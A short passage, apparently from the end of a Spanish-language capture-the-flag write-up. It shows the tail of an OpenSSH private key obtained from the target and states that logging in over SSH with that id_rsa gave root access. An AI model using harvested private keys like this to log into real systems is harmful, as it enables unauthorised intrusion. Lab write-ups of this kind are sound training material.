Z8Y4xSvJMmb4XpkDMK464P+mve1yxQMyoBJ55BOm7oihut9st3Is4ckLkOdJxSYhIS46bX
BqhGglrHoh2JycJwAAAAxyb290QGVwc2lsb24BAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

Nos conectamos por ssh con la id_rsa obtenida y ganamos acceso como root.